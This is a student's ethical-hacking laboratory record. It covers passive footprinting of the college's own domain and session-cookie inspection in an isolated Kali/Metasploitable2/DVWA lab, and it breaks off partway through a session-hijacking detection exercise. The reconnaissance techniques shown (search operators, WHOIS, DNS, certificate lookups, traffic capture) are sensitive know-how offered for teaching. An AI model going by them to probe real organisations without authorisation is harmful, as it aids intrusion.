RAJALAKSHMI ENGINEERING COLLEGE

(An Autonomous Institution)

Rajalakshmi Nagar, Thandalam - 602 105

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

(CYBER SECURITY)

CR23531 - ETHICAL HACKING

LABORATORY RECORD

III Year / V Semester

Submitted by

SHRIYA RAMYA MOHAN

Register Number: 241901106

ACADEMIC YEAR: 2026 - 2027

INDEX

NAME: SHRIYA RAMYA MOHAN ROLL NO: 241901106

No.	Title of the Experiment	Date	Page
1	Footprinting on the Target Network Using Search Engines, Web Services and Social Networking Sites	-	3
2	Website, Email, WHOIS, DNS and Network Footprinting	-	5
3	Perform Session Hijacking Using Various Tools	-	7
4	Detect Session Hijacking	-	12
5	Perform Web Server Reconnaissance Using Various Tools	-	16
6	Enumerate Web Server Information	-	22
7	Perform Web Application Reconnaissance Using Various Tools	-	26
8	Perform Web Spidering	-	28
9	Perform Web Application Vulnerability Scanning	-	30
10	Crack FTP Credentials Using a Dictionary Attack	-	34
11	Perform Cross-Site Request Forgery (CSRF) Attack	-	37
12	Identify XSS Vulnerabilities in Web Applications	-	40
13	Detect Web Application Vulnerabilities Using Security Tools	-	43
14	Perform SQL Injection Against MSSQL in an Authorized Lab	-	47
15	Detect SQL Injection Vulnerabilities Using Detection Tools	-	52
16	Footprint a Wireless Network	-	58
17	Create a Rogue Access Point to Capture Data Packets	-	65

EXPERIMENT 01

FOOTPRINTING ON THE TARGET NETWORK USING SEARCH ENGINES, WEB SERVICES AND SOCIAL NETWORKING SITES

AIM

To perform passive footprinting on the authorized target domain rajalakshmi.org using search engines, public web services, and social networking sites to collect publicly available information about the organization, website technologies, domain details, and subdomains.

TOOLS REQUIRED

- Web browser (Firefox): To access search engines and public websites.
- Google Search: To find publicly indexed pages and documents related to the target organization.
- Google advanced search operators: To identify specific pages and publicly available files.
- LinkedIn: To examine publicly available organizational information.
- Instagram: To examine the organization's publicly available social media presence.
- Target: Rajalakshmi Engineering College's public domain, rajalakshmi.org.

PROCEDURE

1. Access Firefox and access Google Search to collect publicly available information about the target organization, rajalakshmi.org.
2. Use Google search operators to identify indexed web pages and publicly available documents.

   site:rajalakshmi.org

   site:rajalakshmi.org filetype:pdf
3. Review the search results and record relevant public pages, such as the home page, regulations, blogs, and publicly indexed PDF documents.
4. Visit the organization's publicly accessible LinkedIn page and Instagram profile to observe available organizational information and social media presence.
5. Document the information collected from these public sources and organise the findings in an observation table.
6. Summarize the information gathered through passive footprinting without attempting to access restricted information or systems.

OBSERVATION

INFORMATION	RESULT
Target Domain	rajalakshmi.org
Indexed Pages	Home page, Regulations 2023, Blogs
PDF Files	
Technologies (Using BuiltWith)	Next.js; Google Analytics; Microsoft Clarity; Google Tag Manager
Subdomains (Using crt.sh)	www.rajalakshmi.org, architecture.rajalakshmi.org, admissions.rajalakshmi.org

INFORMATION	RESULT
Social Media	Linkedln: www.linkedin.com/school/rajalakshmi-engineering-college/ Instagram:www.instagram.com/rec_chennai?utm_source=ig_web_button_share_sheet&igsh=ZDNlZDc0MzIxNw==

RESULT

Passive footprinting of rajalakshmi.org was successfully performed using public sources. Indexed pages, PDF files, subdomains, website technologies, and official social media information were identified and documented without active scanning or unauthorized access.

EXPERIMENT 02

WEBSITE, EMAIL, WHOIS, DNS AND NETWORK FOOTPRINTING

AIM

To collect technical information about the authorized target domain rajalakshmi.org using WHOIS lookup, DNS queries, website technology analysis, email footprinting, and network footprinting tools.

TOOLS REQUIRED

• Web browser (Firefox): To access the target website and inspect publicly available information.

• WHOIS lookup (ICANN Lookup): To obtain domain registration details.

• Google Admin Toolbox Dig: To examine DNS records such as A, MX, NS, and TXT records.

• BuiltWith: To identify the technologies used by the target website.

• crt.sh: To examine publicly available TLS certificate records and identify associated subdomains.

• Target domain: rajalakshmi.org.

PROCEDURE

1. Access Firefox and access the target website, rajalakshmi.org, to inspect its publicly available website information.
2. Carry out a WHOIS lookup using ICANN Lookup to collect domain registration details, including the registrar, creation date, expiry date, and domain status.
3. Use Google Admin Toolbox Dig to examine the domain's DNS records, including A, MX, NS, and TXT records where available.
4. Use BuiltWith to identify the technologies and frameworks associated with the target website.
5. Use crt.sh to examine publicly available TLS certificate records and identify subdomains associated with the target domain.
6. Document the information obtained from each tool, including domain details, DNS information, website technologies, and discovered subdomains.
7. Analyse and organise the collected information in an observation table.

OBSERVATION

INFORMATION	RESULT
Target Domain	rajalakshmi.org
WHOIS (Using ICANN Lookup)	Registrar: Network Solutions, LLC; Domain status: clientTransferProhibited; DNSSEC: Unsigned; Creation date: 2003-01-08 05:42:32 UTC Expiry date: 2027-01-08 05:00:00 UTC
DNS Records (Using Google Admin Toolbox Dig)	TTL:15 mins DATA: 192.64.115.115 MX record :No public MX record
Technologies (Using BuiltWith)	Next.js; Google Analytics; Microsoft Clarity; Google Tag Manager
Subdomains (Using crt.sh)	www.rajalakshmi.org, architecture.rajalakshmi.org, admissions.rajalakshmi.org

RESULT

Footprinting of rajalakshmi.org was performed using public lookup tools. Domain details, DNS information, website technologies, and subdomains were collected and documented.

EXPERIMENT 03

PERFORM SESSION HIJACKING USING VARIOUS TOOLS

AIM

To understand and demonstrate session hijacking in an authorized lab environment using Ettercap and Wireshark.

TOOLS REQUIRED

- Kali Linux: Used as the monitoring and testing machine.
- Metasploitable2: Vulnerable target machine hosting the DVWA web application.
- VirtualBox: Used to run Kali Linux and Metasploitable2 in an isolated lab network.
- Wireshark: Used to capture and analyse network traffic.
- Mozilla Firefox: Used to access DVWA and inspect browser storage.
- DVWA (Damn Vulnerable Web Application): Used as the intentionally vulnerable web application for session security testing.
- Terminal utilities: ip a, ifconfig, and ping to identify IP addresses and verify connectivity.

PROCEDURE


1. Launch Kali Linux and Metasploitable2 in VirtualBox and ensure both machines are connected to the same isolated host-only network.
2. Determine the IP addresses of both machines using the following commands:
3. Kali Linux: ip a
4. Metasploitable2: ifconfig
5. Confirm connectivity between the machines using the ping command:


   ping -c 4 192.168.56.102
6. Access Wireshark in Kali Linux and start capturing packets on the eth0 network interface.
7. Apply the display filter http to observe HTTP requests and responses generated while accessing the target web server.
8. Access the DVWA application hosted on Metasploitable2 using Firefox and log in to the application.
9. Access Firefox Developer Tools and navigate to Storage → Cookies to inspect the DVWA session cookie and its security attributes, without exposing or reusing the session token.
10. Document the observed network traffic, session cookie attributes, and security implications of transmitting session information over unencrypted HTTP.
11. Analyse the observations and document the security risks associated with session hijacking and possible preventive measures.


OBSERVATION


OBSERVATION	RESULT
Kali Linux IP address	192.168.56.101
Metaspoitable2 IP address	192.168.56.102

OBSERVATION	RESULT
Network connectivity	Successful; 4 packets received with 0% packet loss
Wireshark packet capture	HTTP GET requests and HTTP 200 OK responses observed
Test application	DVWA opened successfully; loged in as admin
Session cookie	PHPSESSID observed in Firefox Storage
Cookie security attributes	HttpOnly: false; Secure: false; Samesite: None, displayed in the captured screenshot
Session hijacking	No




kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
valid_lft 503sec preferred_lft 503sec
inet6 fe80::ecb1:45d5:8024:8663/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
103 196.944943387 192.168.56.101 192.168.56.102 HTTP 400 GET / HTTP/1.1
107 197.008312451 192.168.56.102 192.168.56.101 HTTP 71 HTTP/1.1 200 OK (text/html)
109 197.117800316 192.168.56.101 192.168.56.102 HTTP 417 GET /favicon.ico HTTP/1.1
111 197.118840632 192.168.56.102 192.168.56.101 HTTP 582 HTTP/1.1 404 Not Found (text
121 220.289249212 192.168.56.101 192.168.56.102 HTTP 400 GET / HTTP/1.1
123 220.301546190 192.168.56.102 192.168.56.101 HTTP 1190 HTTP/1.1 200 OK (text/html)
125 220.511629229 192.168.56.101 192.168.56.102 HTTP 400 GET / HTTP/1.1
126 220.520135825 192.168.56.102 192.168.56.101 HTTP 1189 HTTP/1.1 200 OK (text/html)
128 221.678665828 192.168.56.101 192.168.56.102 HTTP 400 GET / HTTP/1.1
129 221.686470755 192.168.56.102 192.168.56.101 HTTP 1189 HTTP/1.1 200 OK (text/html)
Frame 103: Packet, 400 bytes on wire (3200 bits), 4
Ethernet II, Src: PCSSystemtec_5a:87:bc (08:00:27:5
Internet Protocol Version 4, Src: 192.168.56.101, D
Transmission Control Protocol, Src Port: 60504, Dst
Hypertext Transfer Protocol
0000 08 00 27 07 0d 3c 08 00 27 5a 87 bc 08 00 45
0010 01 82 61 a3 40 00 40 06 e5 b6 c0 a8 38 65 c0
0020 38 66 ec 58 00 50 aa 55 17 ea dd c0 ac f9 80
0030 00 fb f3 90 00 00 01 01 08 0a 1b 7f ab fa 00
0040 58 d3 47 45 54 20 2f 20 48 54 54 50 2f 31 2e
0050 0d 0a 48 6f 73 74 3a 20 31 39 32 2e 31 36 38
0060 35 36 2e 31 30 32 0d 0a 55 73 65 72 2d 41 67
0070 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30
0080 28 58 31 31 3b 20 4c 69 6e 75 78 20 78 38 36
0090 36 34 3b 20 72 76 3a 31 34 30 2e 30 29 20 47
00a0 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 46 69
00b0 65 66 6f 78 2f 31 34 30 2e 30 0d 0a 41 63 63
00c0 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c 61
00d0 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d 6c
00e0 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e
00f0 78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a 3b 71
Hypertext Transfer Protocol: Protocol
Packets: 132 · Displayed: 10 (7.6%)
Profile: Default



RESULT

HTTP traffic was captured and analysed using Wireshark. The DVWA session cookie and its security attributes were inspected using Firefox Developer Tools, and the security risks associated with session hijacking were studied.

EXPERIMENT 04

DETECT SESSION HIJACKING

AIM

To detect possible session hijacking by analysing network traffic and application logs using Wireshark and other security monitoring tools.

TOOLS REQUIRED

• Kali Linux: Used as the monitoring machine for network traffic analysis.

• Metasploitable2: Used as the target machine in the isolated lab network.

• VirtualBox: Used to run both virtual machines.

• Wireshark: Used to capture and analyse ARP and ICMP packets.

• Terminal utilities: ping, arp -a, and ip neigh to verify connectivity and inspect IP-to-MAC address mappings.

• DVWA: Used in the lab to examine web session security, if required.

PROCEDURE

1. Launch Kali Linux and Metasploitable2 in VirtualBox and ensure both machines are connected to the same isolated host-only network.
2. Determine the IP addresses of the machines and verify connectivity using the ping command.


   ping -c 4 192.168.56.102
3. Access Wireshark in Kali Linux and start capturing network traffic on the eth0 interface.
4. Apply the display filter arp to examine Address Resolution Protocol requests and replies.
5. Apply the display filter icmp to observe ICMP echo requests and replies between Kali Linux and Metasploitable2.
6. Examine the ARP neighbour table using the following command:

